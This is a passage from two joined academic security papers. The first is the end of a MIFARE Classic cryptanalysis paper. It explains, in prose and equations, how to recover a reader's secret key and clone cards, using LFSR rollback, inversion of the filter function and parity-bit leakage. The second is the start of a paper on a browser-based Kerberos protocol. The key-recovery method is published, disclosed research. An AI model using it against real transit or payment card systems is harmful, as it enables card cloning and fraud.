Now we focus on a specific reader that we want to attack. For each 12 bit number 0xXXX, we start an authentication session using the same uid. We set the challenge nonce of the tag to $n_T =$ 0x0000XXX0. After the reader answers with $n_R \oplus \mathsf{ks}_1, \mathsf{suc}^2(n_T) \oplus \mathsf{ks}_2$ we do not reply. Then most readers send $\mathsf{halt} \oplus \mathsf{ks}_3$. Since we know $\mathsf{suc}^2(n_T)$ and halt we can recover $\mathsf{ks}_2, \mathsf{ks}_3$. There is exactly one value for 0xXXX that produces an LFSR state of the form 0xYYYYYYYY000Y after feeding in $n_T =$ 0x0000XXX0. While feeding in the reader nonce n_R, the zeros in the LFSR are shifted to the left, producing an LFSR state of the form 0x000YZZZZZZZZ. Since we have all LFSR states of this form in our table, we can recover it by searching for $\mathsf{ks}_2, \mathsf{ks}_3$.

Typically, only for a single value of 0xXXX do we get a hit in our table, because the size of the keystream is 64 bits and the size of the LFSR is only 48 bits. In Section 6.2 we show how we can use the LFSR state that we find in the table, together with n_T and $n_R \oplus \mathsf{ks}_1$, to obtain the secret key.

In the above description it is possible to trade off between the size of the lookup table and the number of authentication sessions needed. In the above setup, the size of the table is approximately one terabyte and the number of required authentication sessions is 4096. For instance, by varying 13 instead of 12 bits of the tag nonce we halve the size of the table at the cost of doubling the number of required sessions.

Note that even if the reader does not respond in case of time out, we can still use this technique to recover the LFSR state. In that case, for each 0xXXX, we search only for the corresponding ks_2 in the table. Since there are 2^{48-12} entries in the table, and ks_2 is 32 bits long, we get on average 2^4 matches. Since we are considering 2^{12} possible values of 0xXXX, we get a total of approximately 2^{16} possible LFSR states. Each of these LFSR states gives us, using Section 6.2, a candidate key. With a single other partial authentication session, i.e., one up to and including the answer from the reader, we can then check which of those keys is the correct one.

6.2 LFSR Rollback

Given the state $r_k r_{k+1} \ldots r_{k+47}$ of the LFSR at a certain time k (and the input bit, if any), one can use the relation (1) to compute the previous state $r_{k-1} r_k \ldots r_{k+46}$.

Now suppose that we somehow learned the state of the LFSR right after the reader nonce has been fed in, for instance using the approach from the previous section, and that we have eavesdropped the encrypted reader nonce. Because we do not know the plaintext reader nonce, we cannot immediately roll back the LFSR to the state before feeding in the reader nonce. However, the input to the filter function f does not include the leftmost bit of the LFSR. This weakness does enable us to recover this state (and the plaintext reader nonce) anyway.

To do so we shift the LFSR to the right; the rightmost bit falls out and we set the leftmost bit to an arbitrary value r. Then we compute the function f and we get one bit of keystream that was used to encrypt the last bit $n_{R,31}$ of the reader nonce. Note that the leftmost bit of the LFSR is not an input to the function f, and therefore our choice of r is irrelevant. Using the encrypted reader nonce we recover $n_{R,31}$. Computing the feedback of the LFSR we can now set the bit r to the correct value, i.e., so that the LFSR is in the state prior to feeding $n_{R,31}$. Repeating this procedure 31 times more, we recover the state of the LFSR before the reader nonce was fed in.

Since the tag nonce and uid are sent as plaintext, we also recover the LFSR state before feeding in $n_T \oplus \mathsf{uid}$ (step 4). Note that this LFSR state is the secret key!

6.3 Odd Inputs to the Filter Function

The inputs to the filter function f are only on odd-numbered places. The fact that they are so evenly placed can be exploited. Given a part of keystream, we can generate those relevant bits of the LFSR state that give the even bits of the keystream and those relevant bits of the LFSR state that give the odd bits of the keystream separately. By splitting the feedback in two parts as well, we can combine those even and odd parts efficiently and recover exactly those states of the LFSR that produce a given keystream. This may be understood as "inverting" the filter function f.

Let $b_0 b_1 \dots b_{n-1}$ be n consecutive bits of keystream. For simplicity of the presentation we assume that n is even; in practice n is either 32 or 64. Our goal is to recover all states of the LFSR that produce this keystream. To be precise, we will search for all sequences $\bar{r} = r_0 r_1 \dots r_{46+n}$ of bits such that

$$\begin{aligned} r_k \oplus r_{k+5} \oplus r_{k+9} \oplus r_{k+10} \oplus r_{k+12} \oplus r_{k+14} \oplus r_{k+15} \oplus r_{k+17} \\ \oplus r_{k+19} \oplus r_{k+24} \oplus r_{k+25} \oplus r_{k+27} \oplus r_{k+29} \oplus r_{k+35} \oplus r_{k+39} \oplus r_{k+41} \\ \oplus r_{k+42} \oplus r_{k+43} \oplus r_{k+48} = 0, \text{ for all } k \in \{0, \dots, n-2\}, \end{aligned} \quad (2)$$

and such that

$$f(r_k \dots r_{k+47}) = b_k, \text{ for all } k \in \{0, \dots, n-1\}. \quad (3)$$

Condition (2) says that $\bar{r}$ is generated by the LFSR, i.e., that $r_0 r_1 \dots r_{47}$, $r_1 r_2 \dots r_{48}$, ... are successive states of the LFSR; Condition (3) says that it generates the required keystream. Since f only depends on 20 bits of the LFSR, we will overload notation and write $f(r_{k+9}, r_{k+11}, \dots, r_{k+45}, r_{k+47})$ for $f(r_k \dots r_{k+47})$. Note that when n is larger than 48, there is typically only one sequence satisfying (2) and (3), otherwise there are on average 2^{48-n} such sequences.

During our attack we build two tables of approximately 2^{19} elements. These tables contain respectively the even numbered bits and the odd numbered bits of the LFSR sequences that produce the evenly and oddly numbered bits of the required keystream.

We proceed as follows. Looking at the first bit of the keystream, b_0, we generate all sequences of 20 bits $s_0 s_1 \dots s_{19}$ such that $f(s_0, s_1, \dots, s_{19}) = b_0$. The structure of f guarantees that there are exactly 2^{19} of these sequences. Note that the sequences $\bar{r}$ of the LFSR that we are looking for must have one of these sequences as its bits $r_9, r_{11}, \dots, r_{47}$.

For each of the entries in the table, we now do the following. We view the entry as the bits $9, 11, \dots, 47$ of the LFSR. We now shift the LFSR two positions to the left. The feedback bit, which we call s_{20}, that is shifted in second could be either 0 or 1; not knowing the even numbered bits of the LFSR nor the low numbered odd ones, we have no information about the feedback. We can check, however, which of the two possibilities for s_{20} matches with the keystream, i.e., which satisfy $f(s_1, s_2, \dots, s_{20}) = b_2$. If only a single value of s_{20} matches, we extend the entry in our table by s_{20}. If both match, we duplicate the entry,




Fig. 9. Subsequences $\bar{s}$ and $\bar{t}$

extending it once with 0 and once with 1. If neither matches, we delete the entry. On average, 1/4 of the time we duplicate an entry, 1/4 of the time we delete an entry, and 1/2 of the time we only extend the entry. Therefore, the table stays, approximately, of size 2^{19}.

We repeat this procedure for the bits $b_4, b_6, \ldots, b_{n-1}$ of the keystream. This way we obtain a table of approximately 2^{19} entries $s_0 s_1 \ldots s_{19+n/2}$ with the property that $f(s_i, s_{i+1}, \ldots, s_{i+19}) = b_{2i}$ for all $i \in \{0, 1, \ldots, n/2\}$. Consequently, the sequences $\bar{r}$ of the LFSR that we are looking for must have one of the entries of this table as its bits $r_9, r_{11}, \ldots, r_{47+n}$.

Similarly, we obtain a table of approximately 2^{19} entries $t_0 t_1 \ldots t_{19+n/2}$ with the property that $f(t_i, t_{i+1}, \ldots, t_{i+19}) = b_{2i+1}$ for all $i \in \{0, 1, \ldots, n/2\}$.

Note that after only 4 extensions of each table, when all entries have length 24, one could try every entry $s_0 s_1 \ldots s_{23}$ in the first table with every entry $t_0 t_1 \ldots t_{23}$ in the second table to see if $s_0 t_0 s_1 \ldots t_{23}$ generates the correct keystream. Note that this already reduces the search complexity from 2^{48} in the brute force case to $(2^{19})^2 = 2^{38}$.

To further reduce the search complexity, we now look at the feedback of the LFSR. Consider an entry $\bar{s} = s_0 s_1 \ldots s_{19+n/2}$ of the first table and an entry $\bar{t} = t_0 t_1 \ldots t_{19+n/2}$ of the second table. In order that $\bar{r} = s_0 t_0 s_1 \ldots t_{19+n/2}$ is indeed generated by the LFSR, it is necessary (and sufficient) that every 49 consecutive bits satisfy the LFSR relation (2), i.e., the 49th must be the feedback generated by the previous 48 bits.

So, for every subsequence $s_i s_{i+1} \ldots s_{i+24}$ of 25 consecutive bits of $\bar{s}$ we compute its contribution $b_i^{1,\bar{s}} = s_k \oplus s_{i+5} \oplus s_{i+6} \oplus s_{i+7} \oplus s_{i+12} \oplus s_{i+21} \oplus s_{i+24}$ of the LFSR relation and for every subsequence $t_i t_{i+1} \ldots t_{i+23}$ of 24 consecutive bits of $\bar{t}$ we compute $b_i^{2,\bar{t}} = t_{i+2} \oplus t_{i+4} \oplus t_{i+7} \oplus t_{i+8} \oplus t_{i+9} \oplus t_{i+12} \oplus t_{i+13} \oplus t_{i+14} \oplus t_{i+17} \oplus t_{i+19} \oplus t_{i+20} \oplus t_{i+21}$. See Figure 9. If $s_0 t_0 s_1 \ldots t_{n/2}$ is indeed generated by the LFSR, then

$$b_i^{1,\bar{s}} = b_i^{2,\bar{t}} \text{ for all } i \in \{0, \ldots, n/2 - 5\}. \tag{4}$$

Symmetrically, for every subsequence of 24 consecutive bits of $\bar{s}$ and corresponding 25 consecutive bits of $\bar{t}$, we compute $\tilde{b}_i^{1,\bar{s}} = s_{i+2} \oplus s_{i+4} \oplus s_{i+7} \oplus s_{i+8} \oplus s_{i+9} \oplus s_{i+12} \oplus s_{i+13} \oplus s_{i+14} \oplus s_{i+17} \oplus s_{i+19} \oplus s_{i+20} \oplus s_{i+21}$ and $\tilde{b}_i^{2,\bar{t}} = t_i \oplus t_{i+5} \oplus t_{i+6} \oplus t_{i+7} \oplus t_{i+12} \oplus t_{i+21} \oplus t_{i+24}$. Also here, if $s_0 t_0 s_1 \ldots t_{n/2}$ is indeed generated by the LFSR, then

$$\tilde{b}_i^{1,\bar{s}} = \tilde{b}^{2,\bar{t}} \text{ for all } i \in \{0, \ldots, n/2 - 5\}. \tag{5}$$




Fig. 10. Encryption of parity bits

One readily sees that together, conditions (4) and (5) are equivalent to equation (2).

To efficiently determine the LFSR state sequences that we are looking for, we sort the first table by the newly computed bits $b_0^{1,\bar{s}} \dots b_{n/2-5}^{1,\bar{s}} \tilde{b}_0^{1,\bar{s}} \dots \tilde{b}_{n/2-5}^{1,\bar{s}}$, and the second table by $b_0^{2,\bar{t}} \dots b_{n/2-5}^{2,\bar{t}} \tilde{b}_0^{2,\bar{t}} \dots \tilde{b}_{n/2-5}^{2,\bar{t}}$.

Since $s_0 t_0 s_1 \dots t_{n/2}$ is generated by the LFSR if and only if $b^{1,\bar{s}}\tilde{b}^{1,\bar{s}} = b^{2,\bar{t}}\tilde{b}^{2,\bar{t}}$ and since by construction it generates the required keystream, we do not even have to search anymore. The complexity now reduces to n loops over two tables of size approximately 2^{19} and two sortings of these two tables. For completeness sake, note that from our tables we retrieve $r_9 r_{10} \dots r_{46+n}$. So to obtain the state of the LFSR at the start of the keystream, we have to roll back the state $r_9 r_{10} \dots r_{58}$ 9 steps.

In a variant of this method, applicable if we have sufficiently many bits of keystream available (64 will do), we only generate one of the two tables. For each of the approximately 2^{19} entries of the table, the LFSR relation (1) can then be used to express the 'missing' bits as linear combinations (over $\mathbb{F}_2$) of the bits of the entry. We can then check if it produces the required keystream.

This construction has been implemented in two ways. First of all as C code that recovers states from keystreams. Secondly also as a logical theory that has been verified in the theorem prover PVS [ORSH95]. The latter involves a logical formalization of many aspects of the MIFARE Classic [JW08].

6.4 Parity Bits

Every 8 bits, the communication protocol sends a parity bit. It turns out that the parity is not computed over the ciphertext, at the lowest level of the protocol, but over the plaintext. The parity bits themselves are encrypted as well; however, they are encrypted with the same bit of keystream that is used to encrypt the next bit. Figure 10 illustrates the mapping of the keystream bits to the plaintext.

In general, this leaks one bit of information about the plaintext for every byte sent. This can be used to to drastically reduce the search space for tag nonces in Section 8.

7 Attacking MIFARE

Attack One. Summarizing, an attacker can recover the secret key from a MIFARE reader as follows.

First, the attacker generates the table of $(\mathsf{lfsr}, \mathsf{ks})$ tuples as described in Section 6.1. This one terabyte table can be computed in one afternoon on standard hardware and can be reused.

Next, the attacker initiates $4096 = 2^{12}$ authentication sessions and computes $\mathsf{ks}_2, \mathsf{ks}_3$ for each of these sessions as described in Section 4.1. Note that this only requires access to a reader and not to a tag. As explained in Section 6.1, it is possible to recover the state of the LFSR prior to feeding in n_R. Then, as explained in Section 6.2, it is also possible to recover the state prior to feeding in $n_T \oplus \mathsf{uid}$. I.e., the secret key is recovered!

Experiments show that it is typically possible to gather between 5 and 35 partial authentication sessions per second from a MIFARE reader, depending on whether or not the reader is online. This means that gathering 4096 sessions takes between 2 and 14 minutes.

Attack Two. Instead of using the table, we can also use the invertibility of f described in Section 6.3 to recover the state of the LFSR at the end of the authentication. This way, we only need a single (partial) authentication session.

Note that this attack cannot be stopped by fixing the readers to not continue communication after communication fails. With the knowledge of just ks_2, we can invert f to find approximately 65536 candidate keys; these can be checked against another authentication session.

In practice, a relatively straightforward implementation of this attack takes less than one second of computation and only about 8 MB of memory on ordinary hardware to recover the secret key. Moreover, it does not require any kind of pre-computation, rainbow tables, etc. A highly optimized implementation of the single table variant consumes virtually no memory and recovers the secret key within 0.1 second on the same hardware.

8 Multiple-Sector Authentication

Many systems authenticate for more than one sector. Starting with the second authentication the protocol is slightly different. Since there is already a session key established, the new authentication command is sent encrypted with this key. At this stage the secret key K' for the new sector is loaded into the LFSR. The difference is that now the tag nonce n_T is sent encrypted with K' while it is fed into the LFSR (resembling the way the reader nonce is fed in). From this point on the protocol continues exactly as before, i.e., the reader nonce is fed in, etc.

To clone a card, one typically needs to recover all the information read by the reader and this usually involves a few sectors. To do so, we first eavesdrop a single, complete session which contains authentications for multiple sectors. Once we have recovered the key for the first sector as described in Section 7, we proceed to the next sector read by the reader. The authentication request is now encrypted with the previous session key, but this is not a problem: we just recovered that key, so we can decrypt the authentication request. The issue now is that we need the tag nonce n_T to mount our attacks and it is encrypted with the key K' which we do not yet know. We can, of course, simply try all 2^{16} possible tag nonces to execute our attack.

Using the parity bits, however, the number of possible tag nonces can be drastically reduced. The first three parity bits, say p_0, p_1, p_2, of the tag nonce n_T are encrypted with the keystream bits that are also used to encrypt bits n_8, n_{16}, and n_{24} of n_T. That is, from the communication we can observe $p_0 \oplus b_8$, $n_8 \oplus b_8$, where b_8 is the keystream bit that is used to encrypt n_8, and similarly for the other two parity bits. From this we can see whether or not p_0, the parity of the first byte of n_T, is equal to n_8, the first bit of the second byte of n_T. This information decreases the number of potential nonces by a factor of 2. The same holds for the other 2 parity bits in n_T and for the 7 parity bits in $\mathsf{suc}^2(n_T)$ and $\mathsf{suc}^3(n_T)$. In total, the search space is reduced from 2^{16} nonces to only $2^{16}/2^{10} = 64$ nonces.

A not yet well-understood phenomenon allows us to select almost immediately the correct nonce out of those 64 candidates. The pseudo-random generator of the tag keeps shifting during the communication in a predictable way. This enables us the predict the distance $d(n_T, n'_T)$ between the tag nonce n_T used in one authentication session and the tag nonce n'_T used in the next. Distance here means the number of times the pseudo-random number generator has to shift after outputting n_T before it outputs n'_T. The relation we found experimentally is $d(n_T, n'_T) = 8t - 55c - 400$, where t is the time between the sending of the encrypted reader nonce in the first authentication session and the authenticate command that starts the next session (expressed in bit-periods, the time it takes to send a single bit, approximately $9.44\mu s$) and c is the number of commands the reader sends in the first session. However, we do not know precisely why this relation holds and if it holds under all circumstances. In practice, the correct nonce is nearly always the one (from the 64 candidates) whose distance to n_T is closest to $d(n_T, n'_T)$. Consequently, keys for subsequent sectors are obtained at the same speed as the key for the first sector.

9 Consequences and Conclusions

We have reverse engineered the security mechanisms of the MIFARE Classic chip. We found several vulnerabilities and successfully managed to exploit them, retrieving the secret key from a genuine reader. We have presented two very practical attacks that, to retrieve the secret key, do not require access to a genuine tag at any point.

In particular, the second attack recovers a secret key from just one or two authentication attempts with a genuine reader (without access to a genuine tag) in less than a second on ordinary hardware and without any pre-computation. Furthermore, an attacker that is capable of eavesdropping the communication between a tag and a reader can recover all keys used in this communication. This enables an attacker to decrypt the whole trace and clone the tag.

What the actual implications are for real life systems deploying the MIFARE Classic depends, of course, on the system as a whole: contactless smart cards are generally not the only security mechanism in place. For instance, public transport payment systems such as the Oyster card and OV-Chipkaart have a back-end system recording transactions and attempting to detect fraudulent activities (such as traveling on a cloned card). Systems like these will now have to deal with the fact that it turns out to be fairly easy to read and clone cards. Whether or not the current implementations of these back ends are up to the task should be the subject to further scrutiny. We would also like to point out that some potential of the MIFARE Classic is not being used in practice, viz., the possibility to use counters that can only be decremented, and the possibility to read random sectors for authentication. Whether or not this is sufficient to salvage the MIFARE Classic for use in payment systems is the subject of further research [TN08].

In general, we believe that it is far better to use well-established and well-reviewed cryptographic primitives and protocols than proprietary ones. As was already formulated by Auguste Kerckhoffs in 1883, and what is now known as Kerckhoffs' Principle, the security of a cryptographic system should not depend on the secrecy of the system itself, but only on the secrecy of the key [Ker83]. Time and time again it is proven that details of the system will eventually become public; the previous obscurity then only leads to a less well-vetted system that is prone to mistakes.

Acknowledgements

The authors are thankful to Peter Dolron and all the people from TechnoCentrum (TeCe, FNWI) for developing the hardware for the Ghost. We also are indebted to Wouter Teepe for tirelessly dealing with all the subtle political issues surrounding this topic and to Jaap-Henk Hoepman for starting it all and for his advice in the early stages of this project. Finally, we would like to thank Ravindra Kali and Vinesh Kali for running many errands during the intense time we worked on this project.

References

[HHJ$^+$06] Hoepman, J.-H., Hubbers, E., Jacobs, B., Oostdijk, M., Wichers Schreur, R.: Crossing borders: Security and privacy issues of the European e-passport. In: Yoshiura, H., Sakurai, K., Rannenberg, K., Murayama, Y., Kawamura, S.-i. (eds.) IWSEC 2006. LNCS, vol. 4266, pp. 152–167. Springer, Heidelberg (2006)

[ISO01] ISO/IEC 14443. Identification cards - Contactless integrated circuit(s) cards - Proximity cards (2001)

[JW08] Jacobs, B., Wichers Schreur, R.: Mifare Classic, logical formalization and analysis, PVS code (manuscript, 2008)

[Ker83] Kerckhoffs, A.: La cryptographie militaire. Journal des Sciences Militaires IX, 5–38 (1883)

[KHG08] de Koning Gans, G., Hoepman, J.-H., Garcia, F.D.: A practical attack on the MIFARE Classic. In: Proceedings of the 8th Smart Card Research and Advanced Application Workshop (CARDIS 2008). LNCS, vol. 5189, pp. 267–282. Springer, Heidelberg (2008)

[NESP08] Nohl, K., Evans, D., Starbug, Plötz, H.: Reverse-engineering a cryptographic RFID tag. In: USENIX Security 2008 (2008)

[NP07] Nohl, K., Plötz, H.: Mifare, little security, despite obscurity. In: Presentation on the 24th Congress of the Chaos Computer Club. Berlin (December 2007)

[ORSH95] Owre, S., Rushby, J.M., Shankar, N., von Henke, F.: Formal verification for fault-tolerant architectures: Prolegomena to the design of PVS. IEEE Transactions on Software Engineering 21(2), 107–125 (1995)

[TN08] Teepe, W., Nohl, K.: Making the best of MIFARE Classic (manuscript, 2008)

A Browser-Based Kerberos Authentication Scheme

Sebastian Gajek[1], Tibor Jager[1], Mark Manulis[2], and Jörg Schwenk[1]

[1] Horst Görtz Institute for IT-Security
Ruhr-University Bochum, Germany
[2] UCL Crypto Group
Louvain-la-Neuve, Belgium
{sebastian.gajek,tibor.jager,joerg.schwenk}@nds.rub.de,
manulis@crypto.ucl.be

Abstract. When two players wish to share a security token (e.g., for the purpose of authentication and accounting), they call a trusted third party. This idea is the essence of Kerberos protocols, which are widely deployed in a large scale of computer networks. Browser-based Kerberos protocols are the derivates with the exception that the Kerberos client application is a commodity Web browser. Whereas the native Kerberos protocol has been repeatedly peer-reviewed without finding flaws, the history of browser-based Kerberos protocols is tarnished with negative results due to the fact that subtleties of browsers have been disregarded. We propose a browser-based Kerberos protocol based on client certificates and prove its security in the extended formal model for browser-based mutual authentication introduced at ACM ASIACCS'08.

1 Introduction

Motivation. An immediate goal browser-based protocols strive for to meet is user authentication and access control to services or private information. A widely adopted approach is to use TLS in server authenticated mode and execute a protocol on top, where the user enters a password in a Web form. To this end, the user has to memorize a plethora of passwords. The problem with passwords is that the user frequently forgets about them. Otherwise, it would be unnecessary to include a "'Forgot your password"' link in a Web application). Furthermore, the user tends to recurrently choose the same low-entropy password, thus making offline dictionary attacks feasible. In order to alleviate the problem, 3-party authentication protocols have been introduced where a trusted third party is asked to issue a token that is valid for a fixed time period and permits access to some service. A pioneer and quite successful protocol for closed networks that emulates the task is the widely adapted Kerberos protocol [1]. Here, the Kerberos server issues an token in form of a ticket that the client may redeem to authenticate to a server. Related protocols that adapt the idea are Microsoft's Passport and its successor Cardspace, the Security Assertion Markup Language (SAML), the Liberty Alliance project, the Shibboleth project

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 115–129, 2008.

for university identity federation, or WS-Federation, whereby SAML is an open protocol standard and basis for Liberty and Shibboleth.

The migration of the Kerberos idea to open networks, in particular, the Internet is peppered with problems (see Section 2). In particular, the problem with the browser-based realization is that some assumptions have been made which are unfounded today. Most notably, the user is assumed to determine the authenticity of a Web server on the basis of server certificate and the Domain Name System (DNS) is assumed to be an authentic host name resolution protocol. The first clashes with usability studies, showing that the average Internet user neither understands server certificates nor perceives the security indicators in commodity browsers [8,23]. The latter is a crucial factor for the enforcement of the *Same Origin Policy (SOP)*. This security policy, which is universally supported by browsers, loosely states that Web objects are accessible by other Web objects under the condition that they are from the same domain. However, many attacks against the domain name resolution exist, ranging from Javascript code that alters a router's configuration [22] to large scale DNS attacks [15]. A related attack vector arises from cross Site scripting (XSS) attacks [16] where the adversary injects some malicious code into the response of the application server. Since the code is in the same security context, the SOP does not apply. Consequently, malicious code can break free and invoke arbitrary browser scripting functionalities.

Our Contribution. We solve the above problems by presenting a Browser-based Kerberos-like protocol, in the following denoted by `BBKerberos`, that is close to the native Kerberos scheme. Our `BBKerberos` protocol.

- combines authentication with key agreement: The user authenticates to the Kerberos server through a TLS client certificate in addition to (optional) passwords. The Kerberos server issues an authentication ticket for the application server which is concealed within an HTTP cookie. The cookie is transferred in another TLS session whereby the browser authenticates to the server using the same client certificate. Thus in both TLS connections key agreement is linked to authentication through the client certificate.
- binds the Kerberos ticket to a specific browser. The ticket is linked to the client certificate. Thus, attacks that enable adversaries to extract the cookie carrying the Kerberos ticket (e.g. XSS, Pharming) work. However, the attacker is now unable to use the cookie. The reason is that the application server learns from the underlying TLS protocol session that the client is a legitimate owner of the client certificate (note that in the TLS protocol the client authenticates to the Kerberos server by signing a protocol transcript and proving ownership of the corresponding private key). Here, we make use of the fact that any feasible adversary does not have access to the long-term secrets for the TLS layer. It has only access to secrets on application layer. Conversely, the application server may extract the public key from the TLS layer and verify the cookie.
- provides secure single sign-on. The sign-on ticket may also be reused in a federation of application servers. Application servers need to establish a

TLS-protected channel where the client conveys a certificate matching the cookie binding and where the client demonstrates that it knows the corresponding secret key.

Organization. The remaining sections are structured as follows. We review related work in Section 2. In Section 3, we present the formal security model for browser-based authentication protocols, and use it to analyze `BBKerberos` in Section 4. Finally, we conclude in Section 5.

2 Related Work

The native Kerberos protocol has been studied without finding severe flaws [6,3]. By contrast, few browser-based Kerberos protocols have been subject to rigorous security analysis. The first attempt to disburden from a client application and employ a browser's capabilities has led to Microsoft's Passport protocol. Unfortunately, it turned out that the protocol had some vulnerabilities [17]. Korman and Rubin show that the adversary is able to steal the ticket granting ticket cookie by mounting a DNS attack. In addition to the Passport analysis due to [17], Groß [12] analyzes SAML, an alternative identity management protocol, and shows that the protocol is vulnerable to adaptive attacks where the adversary intercepts the authentication token contained in the URL. Groß makes use of the fact that browsers add the URL in a referrer tag into a HTTP response when they are redirected. Hence, a man-in-the-middle adversary signaling the browser to redirect the request to a rogue server retrieves the authentication token from the referrer tag. The previously described flaw in the SAML protocol has led to a revised version of SAML. Groß and Pfitzmann analyzed this version, again finding the need for improvements [13]. Similar flaws have been found in the analysis of the Liberty single sign on protocol [20] due to Pfitzmann and Waidner. The authors point out some weaknesses in presence of man-in-the-middle attacks. Gajek, Schwenk and Xuan show that Microsoft's identity metasystem CardSpace is vulnerable to dynamic pharming attacks and enables the adversary to steal a security token [11].

3 Modeling `BBKerberos` with Client Certificates

In this section we refine the original security model for mutual authentication from [10] to capture adversarial queries where the adversary access the DOM. Similar to [10] we consider an active probabilistic polynomial time (PPT) adversary who interacts with involved parties through queries and controls all the communication.

3.1 Protocol Participants and Communication Model

Server, Browser, Authentication Server. We consider the *server* $\mathcal{S}$, the *browser* $\mathcal{C}$, and the *authentication server* (e.g. Kerberos server) $\mathcal{K}$ as participants of a `BBKerberos` protocol Π. We make the weak security assumptions on $\mathcal{C}$ to represent a practical setting, namely that web objects stored in $\mathcal{C}$ (see below) can be accessed by the adversary via the DOM (by mounting DNS or XSS attacks). However, the adversary does not have the privilege to access the private key of the Web browser. Since we do not consider attacks on either $\mathcal{S}$ or $\mathcal{K}$, we model both servers as being secure.

The browser $\mathcal{C}$ is modeled as a PPT machine that exchanges protocol messages with $\mathcal{S}$ and $\mathcal{K}$ through physical communication links.We further assume that the authentication server $\mathcal{K}$ is able to identify the browser $\mathcal{C}$. This is achieved through client certificates. In high security applications trust in the client certificate must once be established, using some out-of-band mechanisms.

Remark 1. We cannot expect an average Internet user acting "behind" $\mathcal{C}$ to properly identify $\mathcal{K}$. In order to relax the assumption, the construction based on human perceivable authenticator, proposed in [10], may be employed in our protocol.

Modeling Browser DOM Access. The browser plays the role of a messenger and transports the messages from the authentication server $\mathcal{K}$ to the application server $\mathcal{S}$ (and vice versa), however, is unaware of the semantic meaning: It takes a message $m \in \mathcal{M}$ from the message space $\mathcal{M} \in \{0,1\}^{\lambda_1(\kappa)}$ (the space of all web objects) that $\mathcal{K}$ wishes to send to $\mathcal{S}$ and stores the information according to the browser's state $\Psi \in \{0,1\}^{\lambda_2(\kappa)}$ to $\mathcal{U}$ as a Web object. (Here and in the following, $\lambda_i : \mathbb{N} \rightarrow \mathbb{N}, i \in [1,2]$ is a polynomial and κ is the security parameter). State Ψ denotes the browser's configuration for processing the retrieved message that may be altered by querying the browser's DOM[1] model.

Loosely speaking, the DOM model describes the browser's tree-based view of a Web page and defines access to document nodes, browser and connection information through the use of Web scripting languages (e.g., Javascript). One important security policy is the *same origin* policy. This policy which is universally supported in browsers, ensures that there is no communication between pages that have different domains. This includes access to the browser's chrome, cache, cookies, and history. Access to any ephemeral and long-term secrets which are stored in separated containers, or the ability to open, create or delete a file from the operating system, are subject to different security policies which normally involve user interaction.

Remark 2. There are different methods to send messages from one server to another through the browser:

– The most popular mechanism are HTTP cookies. Cookies are short text messages which contain (name, value) pairs. Cookies can be persistent, i.e. they can be stored in the browser for a certain time, and they can be set for a target address that consists of a domain and a path within that domain. Cookies can directly be sent to the destination server by combining the

[1] Document Object Model, see [24] for details.

Set-Cookie directive in the HTTP header with a redirect status code from the sending web server. However, for security reasons this mechanism is restricted to servers from the same domain. Thus in the general case we must use other mechanisms to transport data from $\mathcal{K}$ to $\mathcal{S}$ across Domain boundaries (e.g. HTTP POST and GET of hidden form fields).

– Dynamically generated URLs are hyperlinks within a HTML document, where part of the URL is used to encode the data to be transmitted. They are not persistent and will be deleted when the HTML document is closed. Since hyperlinks are treated differently according to their position within the HTML document, they can be used to send data directly (e.g. when used within an image tag), or only after some user action.
– Hidden HTML forms are normal HTML forms that a hidden from the user, i.e. the form will not be displayed. This only makes sense if the form is already filled with data, and this data can be transported to another server triggered by events. Data can be sent as POST data, or as a GET query string, and may later be persistently stored by the receiving server in form of a HTTP cookie.

All the above methods support the immediate transmission of data between two servers through the browser as an intermediary. They further have in common that the data is stored for some time within the DOM of the browser, and is thus vulnerable to DNS and XSS attacks. In the following, we will use HTTP cookies to transport data from the authentication server $\mathcal{K}$ to the application server $\mathcal{S}$ and vice versa. Our proof applies to other transport mechanisms as well.

Protocol Sessions and Instances. In order to model participation of $\mathcal{C}$, $\mathcal{S}$ and $\mathcal{K}$ in distinct executions of the same `BBKerberos` protocol Π we consider *instances* $[\mathcal{C}, sid_{\mathcal{C}}]$, $[\mathcal{S}, sid_{\mathcal{S}}]$ and $[\mathcal{K}, sid_{\mathcal{K}}]$ where $sid_{\mathcal{C}}, sid_{\mathcal{S}}, sid_{\mathcal{K}} \in \mathbb{N}$ are respective *session identifiers*. If $sid_{\mathcal{C}} = sid_{\mathcal{S}}$ or $sid_{\mathcal{C}} = sid_{\mathcal{K}}$ then we assume that both instances belong to the same session, and say the instances are *partnered*. Note that in our protocol $sid_{\mathcal{C}}$, $sid_{\mathcal{S}}$ and $sid_{\mathcal{K}}$ will be given by the concatenation of random nonces exchanged between $\mathcal{C}$ and $\mathcal{S}$ (resp. $\mathcal{C}$ and $\mathcal{K}$) in the beginning of the TLS handshake protocol. For simplicity, we sometimes omit the indication of the instance and write $\mathcal{C}$, $\mathcal{S}$ and $\mathcal{K}$ instead. Whether the actual party or its instance is denoted is usually visible from the context.

Execution States. Each instance $[\mathcal{C}, sid_{\mathcal{C}}]$, $[\mathcal{K}, sid_{\mathcal{K}}]$ and $[\mathcal{S}, sid_{\mathcal{S}}]$ may be either *used* or *unused*. The instance is considered as unused if it has never been initialized. Each unused instance can be initialized with the corresponding long-lived key. The instance is initialized upon being created. After the initialization the instance is marked as used, and turns into the *stand-by* state where it waits for an invocation to execute the protocol. Upon receiving such invocation the instance turns into a *processing* state where it proceeds according to the protocol specification. The instance remains in the processing state until it collects enough information to decide whether the execution was successful or not, and to *terminate* then. If the execution is successful then we say that the instance *accepts* before it terminates. In case that the execution was not successful (due to failures) instances terminate without accepting, i.e., they *abort*.

3.2 Security Model

In the following we specify attacks and security goals for `BBKerberos` protocols from the perspective of fixed identities $\mathcal{C}$, $\mathcal{S}$ and $\mathcal{K}$.

Assumptions. The adversary $\mathcal{A}$ controls all communication between the protocol parties. This implies:

